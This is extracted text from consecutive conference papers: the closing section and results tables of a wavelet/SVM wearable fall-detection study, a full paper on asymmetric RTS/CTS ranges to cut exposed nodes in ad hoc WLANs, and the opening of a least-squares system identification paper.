In this paper, we propose a computationally light frequency domain feature extraction method called lifting wavelet transform (LWT) for a wearable sensor human fall detection device combined with a fall identifier using support vector machine model. The performance of the LWT using Haar and Biorthogonal 2.2 wavelets, together with the time domain feature of root-mean square acceleration have been evaluated with raw dataset acquired from a single tri-axial acceleration sensor from an existing human fall and activities of daily living dataset.

Based on the dataset, suitable thresholds and level of detail coefficients can be predetermined. Consequently, the LWT frequency domain features are shown to have better performance than time domain features in terms of sensitivity, specificity and accuracy. Given a one-second window size under a sampling frequency of 60Hz, the best threshold in terms of the percentage of fall labels (“1”) per window is as follows, 18% for the time domain feature using the root-mean square acceleration, and 8% for Haar and 6% for

Biorthogonal 2.2 LWT wavelets when the SVM model is trained with both fall and non-fall datasets. The frequency domain feature from cD1 for both Haar and Biorthogonal 2.2 wavelets achieved 100% overall accuracy whereas 98.31% overall accuracy was attained for the time domain feature,  $SV_{total}$ . All features achieved 100% sensitivity from this dataset. In terms of specificity, the time domain feature,  $SV_{total}$ , attained up to 97.14% whereas the two LWT features attained 100%. In a final note, ongoing work involves implementing the LWT and SVM on actual wearable sensor devices to be evaluated for human fall detection accuracy and reliability in real-time.

#### ACKNOWLEDGMENT

The authors would like to thank Suranaree University of Technology for the financial support under the MoU with Huazhong University of Science and Technology, P.R. China for Ms. Hanghan Liang to conduct this research.

#### REFERENCES

- [1] Pierleoni P, Pernini L, Belli A, et al. "SVM-based fall detection method for elderly people using Android low-cost smartphones," *IEEE Sensors Applications Symposium (SAS 2015)*, 2015: 1-5.
- [2] Banaee H, Ahmed M U, Loutfi A., "Data mining for wearable sensors in health monitoring systems: a review of recent trends and challenges," *Sensors*, 2013, 13(12): 17472-17500.
- [3] Carlsson T., "Individualized Motion Monitoring by Wearable Sensor: Pre-impact fall detection using SVM and sensor fusion," Masters Thesis, School of Technology and Health, KTH Royal Institute of Technology, Stockholm, Sweden, 2015.
- [4] Özdemir A T, Barshan B., "Detecting falls with wearable sensors using machine learning techniques," *Sensors*, 2014, 14(6): 10691-10708.
- [5] Su B Y, Ho K C, Rantz M J, et al., "Doppler radar fall activity detection using the wavelet transform," *IEEE Transactions on Biomedical Engineering*, 2015, 62(3): 865-875.
- [6] Björklund S, Petersson H, Hendeby G., "Features for micro-Doppler based activity classification," *IET Radar, Sonar & Navigation*, 2015, 9(9): 1181-1187.
- [7] Palmerini L, Bagalà F, Zanetti A, et al., "A wavelet-based approach to fall detection," *Sensors*, 2015, 15(5): 11575-11586.
- [8] Aziz O, Musngi M, Park E J, et al., "A comparison of accuracy of fall detection algorithms (threshold-based vs. machine learning) using waist-mounted tri-axial accelerometer signals from a comprehensive set of falls and non-fall trials," *Medical & Biological Engineering & Computing*, 2017, 55(1): 45-55.
- [9] Bilski P, Mazurek P, Wagner J, et al., "Application of Decision trees to the Fall Detection of elderly People using Depth-based sensors," *Proc. IEEE International Conference on Intelligent Data Acqut and Advanced Computing Systems (IDAACS 2015)*, Warsaw, Poland, September, 2015.
- [10] Parkka J, Ermes M, Korpipaa P, et al., "Activity classification using realistic data from wearable sensors," *IEEE Transactions on Information Technology in Biomedicine*, 2006, 10(1): 119-128.
- [11] Wang Z, Jiang M, Hu Y, et al., "An incremental learning method based on probabilistic neural networks and adjustable fuzzy clustering for human activity recognition by using wearable sensors," *IEEE Transactions on Information Technology in Biomedicine*, 2012, 16(4): 691-699.

TABLE II.  
PERFORMANCE COMPARISON<sup>1</sup> OF DIFFERENT THRESHOLDS FOR TIME AND FREQUENCY DOMAIN FEATURES

	INITIALLY ESTIMATED THRESHOLDS					FINE TUNED THRESHOLDS <sup>2</sup>			
	TIME DOMAIN ( $SV_{TOTAL}$ )								
THRESHOLD	10%	20%	30%	40%	50%	15%	<b>17%</b>	<b>18%</b>	19%
SE (%)	100	95.83	91.67	87.50	87.50	100	<b>100</b>	<b>100</b>	100
SP (%)	80	100	100	100	100	94.29	<b>97.14</b>	<b>97.14</b>	91.43
AC (%)	88.14	98.31	96.61	94.92	94.92	96.61	<b>98.31</b>	<b>98.31</b>	98.31
	FREQUENCY DOMAIN (HAAR, CD1)								
THRESHOLD	10%	20%	30%	40%	50%	2%	4%	6%	<b>8%</b>
SE (%)	95.83	87.50	87.50	66.67	33.33	100	100	100	<b>100</b>
SP (%)	100	100	100	100	100	82.35	85.29	97.06	<b>100</b>
AC (%)	98.28	94.83	94.83	86.21	72.41	89.66	91.38	98.28	<b>100</b>
	FREQUENCY DOMAIN (BIOR2.2, CD1)								
THRESHOLD	10%	20%	30%	40%	50%	4%	5%	<b>6%</b>	
SE (%)	95.83	87.50	83.33	62.50	33.33	100	100	<b>100</b>	
SP (%)	100	100	100	100	100	88.57	97.14	<b>100</b>	
AC (%)	98.31	94.92	93.22	84.75	72.88	93.22	98.31	<b>100</b>	

<sup>1</sup>Trained with ADLs & Falls SVM Model and tested by ADLs & Falls dataset

<sup>2</sup> Bold fonts indicate the best performance for each feature

TABLE III.  
PERFORMANCE COMPARISON<sup>1</sup> OF DIFFERENT FREQUENCY DOMAIN COMPONENTS<sup>2</sup>

FEATURES	CD1	CD2	CD3	CD4	CD5
HAAR					
SE (%)	<b>100</b>	83.33	95.83	87.50	95.83
SP (%)	<b>100</b>	100	100	100	100
AC (%)	<b>100</b>	93.10	98.28	94.83	98.28
BIOR2.2					
SE (%)	<b>100</b>	100	91.67	100	100
SP (%)	<b>100</b>	94.29	100	82.86	5.71
AC (%)	<b>100</b>	96.61	96.61	89.83	44.07

<sup>1</sup>Trained with SVM Model-3 and tested by ADLs & Falls dataset

<sup>2</sup> Bold fonts indicate the best performance for each feature

- [12] Tong L, Song Q, Ge Y, et al., "HMM-based human fall detection and prediction method using tri-axial accelerometer," *IEEE Sensors Journal*, 2013, 13(5): 1849-1856.
- [13] Kianoush S, Savazzi S, Vicentini F, et al., "Leveraging RF signals for human sensing: fall detection and localization in human-machine shared workspaces," // *Industrial Informatics (INDIN)*, 2015 IEEE 13<sup>th</sup> International Conference on. IEEE, 2015: 1456-1462.
- [14] Pierleoni P, Belli A, Palma L, et al. "A high reliability wearable device for elderly fall detection," *IEEE Sensors Journal*, 2015, 15(8): 4544-4553.
- [15] Liu S H, Cheng W C., " Fall detection with the support vector machine during scripted and continuous unscripted activities," *Sensors*, 2012, 12(9): 12301-12316.
- [16] Shibuya N, Nukala B T, Rodriguez A I, et al., "A real-time fall detection system using a wearable gait analysis sensor and a support vector machine (SVM) classifier," *Mobile Computing and Ubiquitous Networking (ICMU)*, 2015 Eighth International Conference on. IEEE, 2015: 66-67.
- [17] Sweldens, Wim. "The Lifting Scheme: A Construction of Second Generation Wavelets," *Journal on Mathematical Analysis. SIAM*. 1997, 29 (2): 511-546.
- [18] Wójtowicz B, Dobrowolski A, Tomczykiewicz K., "Fall detector using discrete wavelet decomposition and SVM classifier," *Metrol. Meas. Syst*, 2015, 22(2): 303-314.
- [19] Isu Shin, Jongsang Son, Soonjae Ahn, Jeseong Ryu, Sunwoo Park, Jongman Kim, Baekdong Cha, Eunkyong Choi, and Youngho Kim, "A Novel Short-Time Fourier Transform-Based Fall Detection Algorithm Using 3-Axis Accelerations," *Mathematical Problems in Engineering*, 2015, Article ID 394340.
- [20] Hsu C W, Chang C C, Lin C J. *A practical guide to support vector classification*, 2003.
- [21] Cortes C, Vapnik V., "Support-vector networks," *Machine Learning*, 1995, 20(3): 273-297.
- [22] Chang C C, Lin C J., " LIBSVM: a library for support vector machines," *ACM Transactions on Intelligent Systems and Technology*, 2011, 2(3): 27.
- [23] Altman D G, Bland J M., "Diagnostic Tests : Sensitivity and specificity," *British Medical Journal*, 1994, 308(6943): 1552.
- [24] Kwolek B, Kepski M., "Human fall detection on embedded platform using depth maps and wireless accelerometer," *Computer Methods and Programs in Biomedicine*, 2014, 117(3): 489-501.



# Optimizing RTS/CTS to Improve Throughput in Ad Hoc WLANs

Emilia Weyulu

Graduate department of Informatics  
Tokyo University of Information Sciences  
Chiba, Japan  
Email: eweyulu@gmail.com

Masaki Hanada, Moo Wan Kim

Department of Informatics  
Tokyo University of Information Sciences  
Chiba, Japan  
Email: {mhanada, mwkim}@rsch.tuis.ac.jp

**Abstract**—IEEE 802.11 WLANs use carrier sense multiple access with collision avoidance (CSMA/CA) to initiate the Request to Send / Clear to Send (RTS/CTS) handshaking mechanism that solves the hidden node problem. However RTS/CTS also causes the exposed node problem where a node is unnecessarily prevented from accessing the wireless channel even when such access will not disrupt another nodes ongoing transmission. In this paper, we present continuing evaluation of a method for reducing exposed nodes in 802.11 ad hoc WLANs using asymmetric transmission ranges for RTS and CTS frames. NS-2 simulations show that the proposed method improves overall network throughput in a topology scenario of a 3-D network faced with ceiling/floor obstructions.

## I. INTRODUCTION

ALTHOUGH wireless local area networks (WLANs) provide mobility and convenience, their efficiency in today's high demand networks is unsatisfactory. WLANs generate a major portion of today's global Internet access due to their ease of use and their cost-effectiveness [1]. According to a Cisco report, wireless and mobile devices will generate 68% of all internet traffic by 2017 [2]. A factor driving the increase in use of wireless networks is the Internet of Things (IoT) currently in deployment. Devices such as household appliances, wearable devices and motor vehicles are being equipped with capabilities to connect to the Internet and to each other, wirelessly. In these scenarios, devices exist in close proximity to each other resulting in intense wireless channel contention which can lead to a severe degradation of the wireless network performance because of a high number of collisions.

The IEEE 802.11 MAC control is currently the most widely used medium access control protocol for WLANs [3]. In ad hoc networks, devices build automatic connections to other devices with no centralized infrastructure. The lack of centralized infrastructure to coordinate node activities gives ad hoc networks the advantage of simplicity but also makes them prone to collisions [3]. Since 802.11 networks do not detect collisions, frames suffering a collision will be lost in their entirety [4]. Thus, the goal in this type of networks is to avoid collisions whenever possible.




Fig. 1. The hidden node problem




Fig. 2. The Standard RTS/CTS handshake

### A. Hidden node problem

The hidden node problem occurs when a node is visible from one intermediate wireless node, but not from other nodes communicating with that node. In Fig. 1 *B* is the intermediate node. Both nodes *A* and *C* can communicate with node *B*, however, nodes *A* and *C* cannot sense each other since they are outside each others communication ranges and this leads to difficulties in the media access control layer. If node *A* and node *C* both start transmitting to node *B* at the same time, packet collisions/loss occurs at node *B*.

### B. RTS/CTS handshake

To solve the hidden node problem, the 802.11 MAC protocol includes an optional channel reservation scheme to help avoid collisions. This scheme is implemented through a CSMA/CA technique using the four-way RTS/CTS handshake shown in Fig. 2: In Fig. 2, a node with a packet to send, the Source Node, sends an RTS packet when it senses the




Fig. 3. The exposed node problem

channel being free for a period known as the DCF Interframe Space (DIFS). If the RTS packet is successfully received by the Destination Node without suffering collisions, it replies with a CTS after a period known as Short Interframe Space (SIFS). After receiving the CTS, the Source Node sends the data and waits for an acknowledgement (ACK) from the Destination Node to indicate successful transmission of the data i.e. DATA. Although the RTS/CTS exchange helps reduce collisions caused by hidden nodes, it also introduces another problem known as the exposed node problem.

### C. Exposed node problem

Exposed nodes are nodes that are prevented from communicating with other nodes in their transmission ranges because they are close to a sending node and overhear the RTS frame [5]. Fig. 3 explains the exposed node problem. When node B initiates a transmission to node A by sending an RTS, node C overhears the RTS and is forced to defer its planned transmission to another node, i.e. node D. It is a mistake for node C to not transmit to node D just because it can overhear node B's transmission. Node C's transmission to node D would not be a problem because it does not interfere with node A's ability to receive from node B. Thus, node C is known as the exposed node in this scenario and has to hold its transmission for the Network Allocation Vector (NAV) period defined in the RTS frame. This decreases network spatial utilization and performance [6].

The CSMA/CA technique has not been improved since 1999 [7]. Although there have been several amendments to IEEE 802.11 standards since their ratification in 1997, CSMA/CA communication control technique has not caught up with the latest physical layer advancement. With the increased usage of wireless networks, it is important to optimize WLAN technology for the current and future environment.

In previous publications, we presented results for simulations based on an XY plane for grid and random distribution topologies [8]. In this paper, we introduce simulation results for an ad hoc WLAN deployed in an office building that represents an XYZ three-dimensional plane. This is in order to consider the elevation of the room and the attenuated received signal strength (RSS) in evaluating the difference in throughput between the standard RTS/CTS scheme and the proposed method.

The rest of this paper is organized as follows: Section II describes related works, Section III the proposed exposed node reduction idea and Section IV discusses the AODV routing protocol used to transport the data packet from sender to destination. Section V discusses the simulation set-up and results and Section VI concludes the paper.

## II. RELATED WORKS

Our first research of the proposed method was reported in [6]. However, the research in [6] focused primarily on multi-rate transmission of RTS and CTS frames in order to control transmission range. Our method directly adjusts the transmission ranges of the control frames without considering transmission rate. This is done for simplicity and to not cause complications with the PHY layer convergence procedure (PLCP) preamble whose transmission rate cannot be changed. Additionally, the simulations in [6] were limited to evaluating the basic performance of the method with regards to only next-hop neighbour node communication. Our evaluations go a step further to evaluate end-to-end network communication by taking into account the routing protocol used.

Another method that effectively solves the hidden and the exposed node problems is the Dual Busy Tone Multiple Access (DBTMA) method described in [9]. DBTMA uses two out-of-band busy tones to protect the RTS packets and the DATA packets from interfering stations by assuming separate channels for tones and data. Although it is technically possible for wireless devices to communicate using multiple channels simultaneously, the MAC protocol in 802.11 networks is designed for a single channel only [10]. Hence, we only consider single channel communication in this research.

Other methods proposed in literature to solve the exposed node problem are such as that described in [11]. The method called Selective Disregard of NAVs (SDN) selectively ignores certain physical carrier sense and NAVs. This method needs additional functionalities to be implemented in nodes and lacks compatibility with the IEEE standard. Other MAC protocols based on Multiple Access with Collision Avoidance (MACA) were proposed in [12] that exploit control gaps between the RTS/CTS exchange and the subsequent DATA/ACK.

## III. PROPOSED IDEA

### A. Overview

The IEEE 802.11 standard performs RTS/CTS handshaking to avoid collisions by eliminating hidden nodes. However, the RTS/CTS scheme introduces another problem referred to as the exposed node problem from nodes close to a transmitting node that overhear the RTS frame.

### B. Asymmetric transmission ranges for RTS and CTS

To mitigate the exposed node problem, the proposed method uses asymmetric transmission ranges for RTS and CTS frames. This is achieved by setting the transmission range of RTS frames to be less than that of CTS frames. We employ the fundamental method described in [6] to express the concept of asymmetric RTS/CTS transmission ranges as shown in Fig. 4.






Fig. 4. Asymmetric RTS/CTS transmission

Reducing the transmission range of RTS frames means we eliminate some of the exposed nodes i.e.  $E$  that were included in the original RTS transmission range; and overhear the RTS frame from the transmitting node,  $S$ . This means that the total number of exposed nodes in the network is reduced and can even be completely eliminated if the RTS range is included in CTS range. RTS frames do not need to have such a wide transmission range, as they only need to reach the receiving node in order to provoke a CTS response [6]. Thus if the transmission range of RTS is set to the minimum distance, only reaching the receiving node, this is enough to provoke CTS from the receiver node.

#### IV. AODV ROUTE DISCOVERY

##### A. Overview

Nodes in an ad hoc WLAN cooperate in routing the data packets from the source node to the destination node since there is no centralized control. One of the most popular routing algorithms in ad hoc networks is the Ad Hoc On-Demand Distance Vector (AODV). AODV is a form of reactive routing that establishes routes between nodes only when they are requested and uses HELLO messages to discover neighbour nodes [13].

AODV uses hop count for choosing which route to use to transfer data from a source node to a destination node [13]. Because we are dealing with randomly placed nodes in our simulation, we need an efficient way to transmit the data packet from the source to the destination that incorporates the proposed asymmetric transmission ranges for RTS and CTS. In our work, we used the next-hop distance from AODV routing information to dynamically change the RTS transmission range.

##### B. Received Signal Strength

In multi-floor buildings, wireless signals can propagate through multiple floors in a phenomenon known as Inter-floor interference [14]. In such cases, a wireless node on  $Floor - X$




Fig. 5. Received signal attenuation model

will receive signals from nodes from the floors above and below, leading to interference issues.

In wireless networks, the received signal strength indicator (RSSI) can be used to estimate the distance between nodes [15]. Fig 5 shows a schematic of the received signal attenuation as it crosses the ceiling/floor. In the standard RTS/CTS method, the RSSI of RTS frames reaches adjacent floors, causing exposed nodes on those floors. RSSI decreases exponentially as the distance from the signal source increases [15]. In simulating the three-dimensional office-building scenario; we adjust the RTS transmission range considering the attenuation of the received RTS signal by the ceiling/floor. We use the RSSI attenuation model given in [15] using equations 1 and 2 below:

$$RSSI[dBm] = -10n \log_{10} \times \frac{d}{d_0} \quad (1)$$

$$d = \frac{RSSI}{-10n} \quad (2)$$

In equations 1 and 2,  $n$  is the attenuation factor,  $d$  is the distance from the node to the point of measurement and  $d_0$  is a reference point distance. These parameters were used to calculate the indoor propagation environment of the RTS frames.

#### V. NS-2 SIMULATION AND RESULTS

##### A. Overview

We use the Network Simulator-2 (NS-2) to verify the proposed method. NS-2 is an open-source; event-driven simulator commonly used for communications research [16]. We use a simple power threshold scheme to control the transmission range of RTS frames. In 802.11, the transmission range of packet is determined by the power with which the packet is transmitted from the transmitting node. At the MAC level, we set a threshold that restricts how far an RTS frame goes as described in Algorithm 1. The  $newRTSThresh$  variable is compared to a received RTS packet's power level during runtime using Algorithm 1. If the power level is found to be larger than the level defined by  $newRTSThresh$ , the incoming RTS packet is simply discarded. In this way, we are

**Algorithm 1** set RTS range

---

```

if ( $RTS_{packetpower} > newRTSThresh$  then
   $discard(p, DROPMACBUSY);$ 
  return ;
end if

```

---




Fig. 6. The simulation model

able to confine RTS packet to a certain transmission range and in turn reduce the number of exposed nodes in the network.

**B. 3-D Simulations**

For the simulations, we assumed a small four-story office building to evaluate the asymmetric RTS/CTS method. The RTS transmission range was dynamically determined during runtime based on the next-hop distance as described in Section IV. We set the X-axis and Y-axis of the office floor to 180m and the ceiling-to-floor height to 5m. The nodes on each floor were randomly distributed in such a way that each node was within 70m of another node. This was to ensure that each pair of nodes were within the proposed method's RTS transmission range of half the CTS transmission range which was set to 140m.

In Fig. 6 which shows the simplified building model, the distance from  $n1$  to  $n2$  is 50m. Based on the information received from AODV's HELLO packets, the proposed method's RTS transmission range (i.e.  $RTS'$ ) is set to 50m. From Fig. 6, we can observe that  $n0$  and  $n3$  would have been exposed nodes using the standard RTS transmission range. and Table. I presents the rest of the simulation parameters and conditions:

**C. Analysis of results**

We present simulation result comparison between the Standard and the Asymmetric RTS/CTS methods. Fig. 7 shows packet drops between the two methods for the 25 nodes simulated in our 3-D scenario. The Standard method experiences a higher number of CBR packet drops per node with the overall number of drops for the network at 1400 packets in comparison to the Asymmetric method with an overall packet drop of 507. This means the proposed method provides a 63.8% reduction in packet drops. The packet drops from unsuccessful CBR packet transmissions in the Standard method




Fig. 7. Throughput results




Fig. 8. Throughput results

are a result of secondary transmission failures as exposed nodes are prevented from communicating with other nodes in their communication ranges. Fig. 8 shows the number of dropped RTS packets between the two methods. The Standard method has an overall high number of dropped RTS packets than the Asymmetric method. RTS packet are dropped when the retry count set at the MAC layer is exceeded (after 7 failed RTS transmissions in NS-2). However; because some exposed nodes around the receiver have already received the failed RTS packet, they enter the NAV period and back-off from accessing the channel. With the Asymmetric method, even with RTS packet failures, some nodes around the sender will still be able to communicate leading to the increase in throughput presented in Fig. 9. Fig. 9 shows the throughput comparison between the Standard RTS/CTS and the proposed Asymmetric RTS/CTS methods for the 25 randomly distributed nodes using no RTS/CTS, using the standard RTS/CTS method and using the Asymmetric RTS/CTS method. Throughput was calculated using Equation 3:

$$Throughput = \frac{TotalReceivedPackets \times PacketSize}{RoundTripTime} \quad (3)$$

From Fig. 9, we can clearly see that the Asymmetric RTS/CTS

TABLE I  
SIMULATION PARAMETERS

Transmission range		
Frame Type	Standard RTS/CTS	Asymmetric RTS/CTS
RTS	140m	Next-hop node distance
CTS	140m	140m
Other parameters		
Data packet size	3000 bytes	
Propagation model	TwoRayGround	
Routing protocol	AODV	
Simulation conditions		
Simulation time	60 seconds	
Simulation frequency	x300	
Communication start time	Uniform Random	




Fig. 9. Throughput results

method has significantly higher throughput even in scenarios with obstacles such as the ceiling or floor. We attribute this throughput gain to the elimination of exposed nodes in the network.

## VI. CONCLUSION

In this paper, we present further evaluation of a novel method for reducing exposed nodes in ad hoc WLANs using asymmetric transmission ranges for RTS and CTS frames. To set the RTS transmission range, we used the next-hop node selected by the AODV routing protocol to determine the best route to the destination while keeping the RTS range at a minimum. We employ an RSSI attenuation model to consider obstacles to the wireless signal in our simulated 3-D model. Simulation results show that the proposed method has better overall network throughput than the standard method.

Future work will look at the effect the proposed method has in scenarios of mobile nodes in indoor settings. Furthermore, we will study the impact of a destination having multiple sources. These evaluations will allow us to further validate the usefulness of the Asymmetric RTS/CTS idea and propose it as an adjustment to the RTS/CTS standard in IEEE 802.11 WLANs.

## ACKNOWLEDGMENT

The authors would like to thank Dr Akihisa Matoba for his assistance with this research.

## REFERENCES

- [1] iPass Inc. press, "iPass WiFi growth map shows 1 public hotspot for every 20 people on earth by 2018," <http://www.ipass.com/pressreleases/ipass-wi-fi-growth-map-shows-one-public-hotspot-for-every-20-people-on-earth-by-2018/>
- [2] Cisco, "Visual Networking Index: Global Mobile Data Traffic Forecast Update, 2016-2021 White Paper," <http://www.cisco.com/c/en/us/solutions/collateral/service-provider/visual-networking-index-vni/mobile-white-paper-c11-520862.html>
- [3] F. Gebali *Analysis of Computer Networks*, Springer International Publishers, 2015.
- [4] J. F. Kurose and K. W. Ross, *Computer networking: a top-down approach*, Boston: Pearson, 2013.
- [5] K. Xu, M. Gerla and S. Bae, "Effectiveness of RTS/CTS handshake in IEEE 802.11 based ad hoc networks," *Ad Hoc Networks*, vol. 1(1), pp. 107-123, 2003.
- [6] A. Matoba, M. Hanada, H. Kanemitsu, and M. W. Kim, "Asymmetric RTS/CTS for Exposed Node Reduction in IEEE 802.11 Ad Hoc Networks," *JCSE*, vol. 8, No. 2, pp. 107-118, 2013.
- [7] H. A. Omar, K. Abboud, N. Cheng, K. R. Malekshan, A. T. Gamage and W. Zhuang, "A Survey on High Efficiency Wireless Local Area Networks: Next Generation WiFi," *IEEE Communications Surveys & Tutorials*, vol. 18(4), pp. 2315-2344, 2016.
- [8] E. Weyulu, T. Iwabuchi, M. Takeshi, M. Hanada and M. W. Kim, "Ad hoc WLAN throughput improvement by reduction of RTS range," *2017 19th International Conference on Advanced Communication Technology (ICACT)*, Pyeongchang, Kwangwoon Do, South Korea, pp. 247-251, 2017.
- [9] Z. J. Haas and J. Deng, "Dual busy tone multiple access (DBTMA)-a multiple access control scheme for ad hoc networks," *Communications, IEEE Transactions on*, vol. 50, pp. 975-985, 2002.
- [10] J. So and N. H. Vaidya, "Multi-channel mac for ad hoc networks," *Proceedings of the 5th ACM international symposium on Mobile ad hoc networking and computing - MobiHoc '04*, 2004.
- [11] L. Jiang and S. C. Liew, "Improving Throughput and Fairness by Reducing Exposed and Hidden Nodes in 802.11 Networks," *IEEE Transactions on Mobile Computing*, vol. 7, No. 1, pp. 34-49, 2008.
- [12] P. Karn, "MACA A new channel access method for packet radio," in *ARRL/CRRL Amateur Radio 9th Computer Networking Conference*, pp. 134-140, 1990.
- [13] C. E. Perkins and E. M. Royer, "Ad-hoc On-Demand Distance Vector Routing," *Proc. 2nd IEEE Wksp. Mobile Comp. Sys. and Apps.*, pp. 90-100, 1999.
- [14] CISCO, "Multi-Floor Deployments," <http://www.cisco.com>, 2014.
- [15] A. S. Kim, J. Hwang and J. Park, "Enhanced Indoor Positioning Algorithm Using WLAN RSSI Measurements Considering the Relative Position Information of AP Configuration," *Journal of Institute of Control, Robotics and Systems*, vol. 19, pp. 146-151, 2013.
- [16] T. Issariyakul and E. Hossain, *Introduction to Network Simulator NS2*, Boston, MA: Springer US, 2012.



# Modelling and identification of linear discrete systems using least squares method

Peter Šarařín\*, Martin Húdik\*, Martin Revák\*, Samuel Žák\* and Peter Ševčík\*

\*Faculty of Management Science and Informatics,

Univerzitná 8215/1, Žilina 010 26

Email: see <http://www.fri.uniza.sk>

**Abstract**—In control applications, we often encounter systems that respond to the change of control signal in an undesirable way. To adjust system output, there arises the need to know system parameters, so the identification has to be performed. The aim of this paper is to compare upstanding identification error that is the consequence of dataset size, input signal type, and quantization error occurring in the signal. The experimental part of this paper presents the results measured on the real device and shows the identification results.

## I. INTRODUCTION

THE purpose of identification is to experimentally determine the structure and complexity of the model. After determining the structure and complexity of the model, an appropriate method is used to estimate the unknown system model parameters.

The first step in system identification from experimental data is modelling. The behaviour of the model is determined by the structure of the system and by the properties of the equations describing the relations of the action members. The way the individual subsystems are interconnected and how they operate is described by the overall system and its behaviour. The behaviour of the system obtained using equations describing the physical model can be described in detail by a set of algebraic and differential equations.

## II. SYSTEM IDENTIFICATION BACKGROUND

In automated control and signal processing, we understand the dynamic system model as a mathematical description of the relationship between inputs and outputs of the system. Based on this context, it is possible to determine the system transfer function and thus to identify the system. Basic methods of identification may include methods such as transition and impulse characteristics. The excited input has the character of a single jump or a unit pulse, and the output signal states the model. The application of these techniques is simple, not very susceptible to noise. Another drawback of using these techniques to identify the system is the need to introduce a unit jump / input impulse, which is undesirable for some systems [1]. For this reason, we are also addressing other systems identification approaches that are described in the following text.

The gradient method and the least squares method can be used to estimate the parameters of any linear system [2], [3],

[5]. For simplicity and clarity, consider the transport delay  $d = 1$ . Equation (1) states that

$$y(k) = \varphi^T(k-1)\theta, \quad (1)$$

where

$$\begin{aligned} \theta &= [-a_1 \dots -a_n \ b_0 \dots b_m]^T, \\ \varphi(k-1) &= [y(k-1) \dots y(k-n) \ u(k-1) \dots \\ &\quad \dots u(k-m)]^T. \end{aligned} \quad (2)$$

